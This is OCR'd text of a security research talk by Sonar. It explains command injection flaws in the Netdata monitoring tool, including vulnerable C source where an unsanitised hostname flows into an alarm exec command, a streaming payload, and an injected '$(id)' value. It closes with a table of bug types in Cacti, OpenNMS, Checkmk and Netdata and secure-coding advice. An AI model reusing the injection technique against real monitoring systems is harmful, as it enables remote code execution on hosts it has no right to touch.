
```
int rrdpush_receiver_thread_spawn(struct web_client *w, char *url) {
  while(url) {
      char *value = mystrsep(&url, "&");
      //...
      else if(!strcmp(name, "registry_hostname"))
          registry_hostname = value;
  }
  rpt->registry_hostname = strdupz((registry_hostname &&
*registry_hostname)?registry_hostname:hostname);
```

Netdata - Health Alarms


```
static inline void health_alarm_execute(RRDHOST *host, ALARM_ENTRY *ae) {
  snprintfz(command_to_run, ALARM_EXEC_COMMAND_LENGTH, "exec %s '%s' '%s' '%u' '%u' '%u' '%lu' '%s' '%s' '%s' '%s' '%s' '"
NETDATA_DOUBLE_FORMAT_ZERO
      "' '" NETDATA_DOUBLE_FORMAT_ZERO
      "' '%s' '%u' '%u' '%s' '%s' '%s' '%s' '%s' '%s' '%d' '%d' '%s' '%s' '%s' '%s' '%s'",
            exec,
            recipient,
            rrdhost_registry_hostname(host),
            ae->unique_id,
            ae->alarm_id,
            ae->alarm_event_id,
            // ...
  );
  // ...
  ae->exec_spawn_serial = spawn_enq_cmd(command_to_run);
```


sonar

Netdata - Exploitation




Netdata - Exploitation



Netdata - Exploitation

sonar

Netdata - Exploitation



stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
[12345678-1234-1234-1234-123456789012]
  enabled = yes
```

Device 1

Netdata

Device 2


Netdata

```
VARIABLE HOST tcp_mem_high = 1000
CHART "ipv4.sockstat_tcp_mem" ...
DIMENSION "mem" "mem" "absolute" 1 1 "   "
```

Attacker

sonar

Netdata - Exploitation



stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
[12345678-1234-1234-1234-123456789012]
  enabled = yes
```

Device 1

Netdata

Device 2


Netdata

```
BEGIN "ipv4.sockstat_tcp_mem" 0
SET "mem" = 1000
END
```

Attacker

sonar

Netdata - Exploitation



stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
[12345678-1234-1234-1234-123456789012]
  enabled = yes
```

Device 1

Netdata

Device 2


Netdata

```
BEGIN "ipv4.sockstat_tcp_mem" 0
SET "mem" = 1000
END
```

Attacker

sonar

Netdata - Exploitation




stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
[12345678-1234-1234-1234-123456789012]
  enabled = yes
```

Netdata - Exploitation



stream.conf

```
[11111111-2222-3333-4444-555555555555]
  enabled = yes
```

```
[12345678-1234-1234-1234-123456789012]
  enabled = yes
```

Device 1

Netdata

```
spawn_enq_cmd("...''$(id)''...");
```

Device 2

Netdata

```
BEGIN "ipv4.sockstat_tcp_mem" 0
SET "mem" = 1000
END
```

Attacker

sonar

Netdata - Demo

CVE-2023-22497,
CVE-2023-22496

sonar

Conclusion

Conclusion - Attack Vector

	Vulnerability Types
Cacti	Auth Bypass, Command Injection
OpenNMS	Stored XSS, Command Injection
Checkmk	SSRF, LF Injection, File Read, Code Injection
Netdata	Auth Bypass, Command Injection

Conclusion - Attack Vector

	Vulnerability Types	Attack Vector Initial
Cacti	Auth Bypass, Command Injection	Web Interface (Unauthenticated)
OpenNMS	Stored XSS, Command Injection	Data Collection
Checkmk	SSRF, LF Injection, File Read, Code Injection	Data Collection
Netdata	Auth Bypass, Command Injection	Data Collection

Conclusion - Attack Vector

	Vulnerability Types	Attack Vector Initial	Attack Vector Code Execution
Cacti	Auth Bypass, Command Injection	Web Interface (Unauthenticated)	Web Interface (Authenticated)
OpenNMS	Stored XSS, Command Injection	Data Collection	Web Interface (Authenticated)
Checkmk	SSRF, LF Injection, File Read, Code Injection	Data Collection	Web Interface (Authenticated)
Netdata	Auth Bypass, Command Injection	Data Collection	Data Collection

Conclusion - Developing more secure software

- Dynamic data
  - Sanitize / escape / encode **all** variables
  - Introduction of vulnerabilities due to code changes

sonar

Conclusion - Developing more secure software

- Dynamic data
  - Sanitize / escape / encode **all** variables
  - Introduction of vulnerabilities due to code changes
- Defense in the Depth approach for software
  - Attacker might already has certain capabilities
  - Apply security considerations on all layers

Conclusion - Finding more vulnerabilities

- Find less common Attack Surface
  - It’s worth the time

Conclusion - Finding more vulnerabilities

- Find less common Attack Surface
  - It’s worth the time
- Don’t solely focus on finding a vulnerability
  - Dull and exhaustive


sonar

Conclusion - Finding more vulnerabilities

- Find less common Attack Surface
  - It’s worth the time
- Don’t solely focus on finding a vulnerability
  - Dull and exhaustive
- Try to understand the software
  - More fun and more subtle vulnerabilities

sonar

Conclusion - Vendor Reaction (back then)




Conclusion - Vendor Reaction (now)

🙏

“Thank you for the very detailed report.”

“Thank you very much for your report, these are truly great findings.”



“Good catch. We will be addressing this weekend.”

🙂

😯

“We were impressed by the expertise demonstrated by these reports.”

“We really appreciate this report and we're working to address the findings as we speak.”

“We greatly appreciate your diligence in this matter.”

✅

sonar

Conclusion - Thank you for listening!

- Interested in this kind of content?
  - Follow us on Twitter:

 @Sonar_Research  @scryh_

  - Check out our blog:

https://www.sonarsource.com/blog/tag/security/

sonar

Questions?

vulnerability.research@sonarsource
https://sonarsource.com

sonar